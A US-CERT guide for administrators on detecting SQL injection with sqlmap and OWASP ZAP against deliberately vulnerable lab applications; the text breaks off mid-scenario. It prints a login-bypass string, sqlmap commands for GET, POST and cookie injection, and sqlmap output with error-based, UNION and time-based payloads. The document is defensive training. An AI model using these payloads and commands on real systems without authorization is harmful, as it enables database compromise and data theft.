US-CERT

UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Practical Identification of SQL Injection Vulnerabilities

Chad Dougherty

Background and Motivation

The class of vulnerabilities known as SQL injection continues to present an extremely high risk in the current network threat landscape. In 2011, SQL injection was ranked first on the MITRE Common Weakness Enumeration (CWE)/SANS Top 25 Most Dangerous Software Errors list.[1] Exploitation of these vulnerabilities has been implicated in many recent high-profile intrusions.

Although there is an abundance of good literature in the community about how to prevent SQL injection vulnerabilities, much of this documentation is geared toward web application developers. This advice is of limited benefit to IT administrators who are merely responsible for the operation of targeted web applications. In this document, we will provide concrete guidance about using open source tools and techniques to independently identify common SQL injection vulnerabilities, mimicking the approaches of attackers at large. We highlight testing tools and illustrate the critical results of testing.

SQL Injection

Causes

Simply stated, SQL injection vulnerabilities are caused by software applications that accept data from an untrusted source (internet users), fail to properly validate and sanitize the data, and subsequently use that data to dynamically construct an SQL query to the database backing that application. For example, imagine a simple application that takes inputs of a username and password. It may ultimately process this input in an SQL statement of the form

```
string query = "SELECT * FROM users WHERE username = "'" + username + "' AND
password = '" + password + "'";
```

Since this query is constructed by concatenating an input string directly from the user, the query behaves correctly only if password does not contain a single-quote character. If the user enters

[1] http://cwe.mitre.org/top25/archive/2011/2011_cwe_sans_top25.html

© 2012 Carnegie Mellon University. Produced for US-CERT, a government organization.

"`joe`" as the username and "`example' OR 'a'='a`" as the password, the resulting query becomes

```
SELECT * FROM users WHERE username = 'joe' AND password = 'example' OR
'a'='a';
```

The "`OR 'a'='a'`" clause always evaluates to true and the intended authentication check is bypassed as a result.

A thorough explanation of the underlying causes for SQL injection is outside the scope of this document; however, a comprehensive and authoritative explanation can be found in reference [1]. A gentle introduction can also be found in reference [8].

While any application that incorporates SQL can suffer from these vulnerabilities, they are most common in web-based applications. One reason for the persistence of these problems is that their underlying causes can be found in almost any web application, regardless of implementation technology, web framework, programming language, or popularity. This class of vulnerabilities is also particularly severe in that merely identifying them is tantamount to full exploitation. Indeed, this is what attackers are doing on an internet scale.

Impacts

Many of the high-profile intrusions in which SQL injection has been implicated have received attention because of the breach of confidentiality in the data stored in the compromised databases. This loss of confidentiality and the resulting financial costs for recovery, downtime, regulatory penalties, and negative publicity represent the primary immediate consequences of a successful compromise.

However, even sites hosting applications that do not use sensitive financial or customer information are at risk as the database's integrity can be compromised. Exploitation of SQL injection vulnerabilities may also allow an attacker to take advantage of persistent storage and dynamic page content generation to include malicious code in the compromised site. As a result, visitors to that site could be tricked into installing malicious code or redirected to a malicious site that exploits other vulnerabilities in their systems [2][3]. In many cases, exploitation of SQL injection vulnerabilities can also result in a total compromise of the database servers, allowing these systems to be used as intermediaries in attacks on third-party sites.

Attack Vectors

It is important to recognize that any data that is passed from the user to the vulnerable web application and then processed by the supporting database represents a potential attack vector for SQL injection. In practice, the two most common attack vectors are form data supplied through HTTP GET and through HTTP POST. We will demonstrate these attack vectors in the examples later in this document. Other possible attack vectors include HTTP cookie data and the HTTP User-Agent and Referer header values.

Some SQL injection vulnerabilities may only be exploitable via authenticated unprivileged user accounts, depending upon where the application fails to sanitize the input. Sites and applications that allow users to create new accounts on the fly are at additional risk as a result.

Detection Heuristics

Automatic detection of SQL injection vulnerabilities relies on heuristics of how the target application behaves (or rather *misbehaves*) in response to specially crafted queries. The techniques are sometimes categorized into the following types:

- **Boolean-based blind SQL injection** (sometimes referred to as **inferential SQL injection**): Multiple valid statements that evaluate to true and false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the tool can infer whether or not the injection was successful.

- **Time-based blind SQL injection** (sometimes referred to as **full blind SQL injection**): Valid SQL statements are supplied in the affected parameter in the HTTP request that cause the database to pause for a specific period of time. By comparing the response times between normal requests and variously timed injected requests, a tool can determine whether execution of the SQL statement was successful.

- **Error-based SQL injection**: Invalid SQL statements are supplied to the affected parameter in the HTTP request. The tool then monitors the HTTP responses for error messages that are known to have originated at the database server.

Most tools employ a combination of these techniques and some variations in order to achieve better detection and exploitation success.

Testing for SQL injection

Tool Description

For the purpose of this document, we will demonstrate the use of the open source sqlmap[2] and OWASP Zed Attack Proxy[3] (ZAP) tools.

sqlmap is a Python-based open source penetration testing tool that automates the process of detecting SQL injection flaws. It also includes a number of features for further exploitation of vulnerable systems, including database fingerprinting, collecting data from compromised databases, accessing the underlying file system of the server, and executing commands on the operating system via out-of-band connections. There is evidence that this specific tool has been used by attackers in successful real-world compromises. sqlmap uses a command-line user interface.

OWASP ZAP is a tool for analyzing applications that communicate via HTTP and HTTPS. It operates as an intercepting proxy, allowing the user to review and modify requests and responses before they are sent between the server and browser, or to simply observe the interaction between the user's browser and the web application. Among other features, the tool also includes

---

[2] http://sqlmap.sourceforge.net/

[3] https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

the ability to efficiently spider a target web server for links that may be obscured or hidden during normal interaction. This feature will be leveraged in the example scenarios described later in this document. The use of ZAP specifically is not required to reproduce the techniques described in this document; any other intercepting web proxy with equivalent capabilities can easily be used instead.

Testing Environment

Both sqlmap and ZAP are compatible with several host operating systems. For convenience, our example scenarios rely on the freely available BackTrack Linux distribution,[4] which contains prepackaged versions of both sqlmap and ZAP, along with many other software vulnerability assessment tools. We will use several vulnerable target applications, all of which are conveniently included in the OWASP Broken Web App (BWA) software package.[5] This software distribution contains example applications that include intentionally introduced vulnerabilities and old versions of real software packages that contain known vulnerabilities that have been previously documented and corrected in current versions of the packages. Although some of the vulnerabilities in these applications have been fabricated for demonstration and learning purposes, they are nevertheless representative of the flaws that occur in real-world applications.

WARNING: It is critically important that the type of testing described in this document be performed strictly in a testing or staging environment that accurately simulates a production environment. The tests that sqlmap and ZAP can perform against an application have the potential to be invasive and destructive depending on the nature of the underlying flaws, so testing should never be performed on production systems. Likewise, even in the appropriate testing environment, this form of testing should never be conducted without the explicit permission of the parties that are administratively responsible for the target systems.

The example scenarios below were conducted in a VMware-based virtual networking environment but they readily translate to real-world deployments.

Detection Scenarios

Setting up the environment

The following instructions assume the use of BackTrack Linux.

First, we open a terminal window for use with the sqlmap tool. sqlmap can be found in the menu location:

Applications -> BackTrack -> Vulnerability Assessment -> Web Application Assessment -> Web Vulnerability Scanners

---

[4] http://www.backtrack-linux.org/

[5] https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project

The terminal window opens in the in the sqlmap directory. We then start the OWASP ZAP tool, which can be found in the same menu location above.

As a final preparatory step, we configure the browser used in our test environment to use the ZAP proxy listening on port 8080, as illustrated in Figure 1.



Figure 1: Configuring browser for ZAP proxy

In each of the scenarios below, consider how the techniques demonstrated would be translated to the testing of a different real-world application.

Scenario #1: Injection through HTTP GET parameter

In this scenario, we demonstrate identification of an SQL injection vulnerability in the WordPress Spreadsheet plugin.[6] This scenario incorporates an actual vulnerability that was discovered in a real-world software package (CVE-2008-1982) [4]. The scenario also demonstrates that third-party plugins to popular content management platforms are a common source of vulnerabilities in web applications.

First, by browsing to the target site, we observe the transaction in ZAP and populate the "Sites" pane on the left-hand side as demonstrated in Figure 2.

[6] http://timrohrer.com/blog/?page_id=71



Figure 2 Browsing to vulnerable WordPress site

Next, we can spider the target site ("owaspbwa" in this case) to identify vulnerable pages. This is done by right-clicking on the site name, selecting "Attack", and then "Spider site," as illustrated in Figure 3.



Figure 3 Spidering a site with ZAP

In general, it is reasonable to follow this process of first manually exploring the application and then using the spidering capability to find links that have been missed or are hidden in some way.

Figure 4 illustrates the results of the spidering process. For simplicity, this list has been filtered to include only the WordPress-related pages. sqlmap includes the ability to read candidate URLs from the logs generated by a proxy tool such as ZAP. In practice, an attacker would leverage this capability or perhaps manually target several candidate URLs after inspecting the results. For the purpose of this example, we focus directly on the wpSS plugin components.

In the “Sites” pane, we see “GET:ss_load.php(ss_id)” and the content pane shows the actual HTTP GET request that was generated in this transaction. The target URL is highlighted in the content pane. (See Figure 4.)



Figure 4 Selecting URL from ZAP spider results

Note that ZAP also attempted a simple injection attack in the course of spidering that was not reported as successful. Now that we've identified a parameter to test, we will use sqlmap to test for injection.

From the terminal window running sqlmap, we execute

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
'http://owaspbwa/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1'
```

sqlmap then attempts various combinations of injection attempts against the `ss_id` parameter. After a brief period of testing, sqlmap reports the following (abridged output, emphasis added):

```
[11:52:22] [INFO] testing if GET parameter 'ss_id' is dynamic
[11:52:22] [INFO] confirming that GET parameter 'ss_id' is dynamic
[11:52:22] [INFO] GET parameter 'ss_id' is dynamic
[11:52:22] [INFO] heuristic test shows that GET parameter 'ss_id' might be
injectable (possible DBMS: MySQL)
[11:52:22] [INFO] testing sql injection on GET parameter 'ss_id'
[11:52:22] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:52:23] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING
clause'
[11:52:23] [INFO] GET parameter 'ss_id' is 'MySQL >= 5.0 AND error-based -
WHERE or HAVING clause' injectable
[11:52:23] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[11:52:23] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[11:52:33] [INFO] GET parameter 'ss_id' is 'MySQL > 5.0.11 AND time-based
blind' injectable
```

```
[11:52:33] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[11:52:34] [INFO] target url appears to be UNION injectable with 4 columns
[11:52:34] [INFO] GET parameter 'ss_id' is 'MySQL UNION query (NULL) - 1 to
10 columns' injectable
GET parameter 'ss_id' is vulnerable. Do you want to keep testing the others
(if any)? [y/N]
sqlmap identified the following injection points with a total of 30 HTTP(s)
requests:
---
Place: GET
Parameter: ss_id
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: ss_id=1 AND (SELECT 2560 FROM(SELECT
COUNT(*),CONCAT(0x3a6f69643a,(SELECT (CASE WHEN (2560=2560) THEN 1 ELSE 0
END)),0x3a7362643a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS
GROUP BY x)a)

    Type: UNION query
    Title: MySQL UNION query (NULL) - 4 columns
    Payload: ss_id=-7844 UNION ALL SELECT NULL, NULL,
CONCAT(0x3a6f69643a,0x48565a4b63626b426853,0x3a7362643a), NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: ss_id=1 AND SLEEP(5)
---

[11:52:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL 5.0
[11:52:39] [INFO] Fetched data logged to text files under
'/pentest/database/sqlmap/output/owaspbwa'
```

This output illustrates the location of the vulnerable input and the various types of injection that were successful in exploiting it. Because sqlmap was successful, it gathers information about the target server and database and prints that as well. These results indicate that an attacker could now execute commands on the database with the privileges of the web application database user. In fact, most of sqlmap's additional functionality is oriented to this type of post-exploitation activity. As indicated in the last line, sqlmap also records this information in a log file.

Scenario #2: Injection through HTTP POST data

Vulnerabilities exposed via data supplied through HTTP GET are common and often readily detected. However, data supplied through HTTP POST is another common attack vector for SQL injection vulnerabilities that is not so easily detected. This scenario will demonstrate the use of sqlmap to identify such an attack vector. The scenario targets an example web application named Mutillidae that is also included in the OWASP BWA environment. By using ZAP to identify candidate points for SQL injection, we can then use sqlmap to pinpoint vulnerabilities.

As illustrated in Figure 5, we can gather information about the data sent to the server by entering a false username and password ("example / example") into the Mutillidae login form. The

content window shows a POST to the URL, and the middle pane shows the actual POST data sent.



Figure 5 Identifying POST data

Now we can use this data with sqlmap. From the terminal window running sqlmap, we execute

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
'http://owaspbwa/mutillidae/index.php?page=login.php' --data
'user_name=example&password=example&Submit_button=Submit'
```

Note that the version of sqlmap being used in these demonstrations (r4766) takes only the "--data" argument for injection via the POST method. Older versions of sqlmap required both "`--method=POST`" and "`--data`" arguments.

After a brief period of testing, sqlmap reports the following (abridged output, emphasis added):

```
[11:19:51] [INFO] testing if POST parameter 'user_name' is dynamic
[11:20:01] [WARNING] POST parameter 'user_name' appears to be not dynamic
[11:20:01] [INFO] heuristic test shows that POST parameter 'user_name' might
be injectable (possible DBMS: MySQL)
[11:20:01] [INFO] testing sql injection on POST parameter 'user_name'
[11:20:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:21:31] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING
clause'
[11:21:51] [INFO] POST parameter 'user_name' is 'MySQL >= 5.0 AND error-based
- WHERE or HAVING clause' injectable
[11:21:51] [INFO] testing 'MySQL > 5.0.11 stacked queries'
```

```
[11:21:51] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[11:22:01] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[11:22:11] [INFO] ORDER BY technique seems to be usable. This should reduce
the time needed to find the right number of query columns. Automatically
extending the range for UNION query injection technique
[11:22:21] [INFO] target url appears to have 4 columns in query
sqlmap got a refresh request (redirect like response common to login pages).
Do you want to apply the refresh from now on (or stay on the original page)?
[Y/n]
[11:28:58] [WARNING] if UNION based SQL injection is not detected, please
consider usage of option '--union-char' (e.g. --union-char=1) and/or try to
force the back-end DBMS (e.g. --dbms=mysql)
[11:28:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
POST parameter 'user_name' is vulnerable. Do you want to keep testing the
others (if any)? [y/N]
sqlmap identified the following injection points with a total of 39 HTTP(s)
requests:
---
Place: POST
Parameter: user_name
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: user_name=example' AND (SELECT 5303 FROM(SELECT
COUNT(*),CONCAT(0x3a6f69643a,(SELECT (CASE WHEN (5303=5303) THEN 1 ELSE 0
END)),0x3a7362643a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS
GROUP BY x)a) AND 'kyEv'='kyEv&password=example&Submit_button=Submit
---
```

As in the previous example, this output illustrates the location of the vulnerable input and the various types of injection that were successful in exploiting it.

Scenario #3: Manipulation of cookie data

Although not typically regarded as a source of malicious data, HTTP cookie data is also under the control of an attacker and represents an attack vector for SQL injection. This scenario demonstrates sqlmap’s ability to incorporate cookie into injection attacks against the server.



Figure 6 Cookie data used in DVWA

This scenario targets an example web application named DVWA included in the OWASP BWA environment. In this scenario, the user has previously logged in to the web application and received the cookie data shown in Figure 6. While authenticated to the web application, we can identify the URL we wish to test (`http://owaspbwa/dvwa/vulnerabilities/sqli_blind/?id=`).

Armed with this information, we can now supply the cookie data to sqlmap through the `--cookie` argument as follows:

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -u
'http://owaspbwa/dvwa/vulnerabilities/sqli_blind/?id=example&Submit=Submit' -
-cookie 'security=low; acopendivids=dvwa,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=drrbvm531scq5kgt6q9us8g002>'
```

sqlmap produces the following report (abridged output, emphasis added):

```
[12:55:53] [INFO] using '/pentest/database/sqlmap/output/owaspbwa/session' as
session file
[12:55:53] [INFO] testing connection to the target url
[12:55:53] [INFO] testing if the url is stable, wait a few seconds
[12:55:54] [INFO] url is stable
[12:55:54] [INFO] testing if GET parameter 'id' is dynamic
[12:55:54] [WARNING] GET parameter 'id' appears to be not dynamic
[12:55:54] [WARNING] heuristic test shows that GET parameter 'id' might not
be injectable
```

```
[12:55:54] [INFO] testing sql injection on GET parameter 'id'
[...]
[12:55:55] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[12:55:56] [INFO] target url appears to be UNION injectable with 2 columns
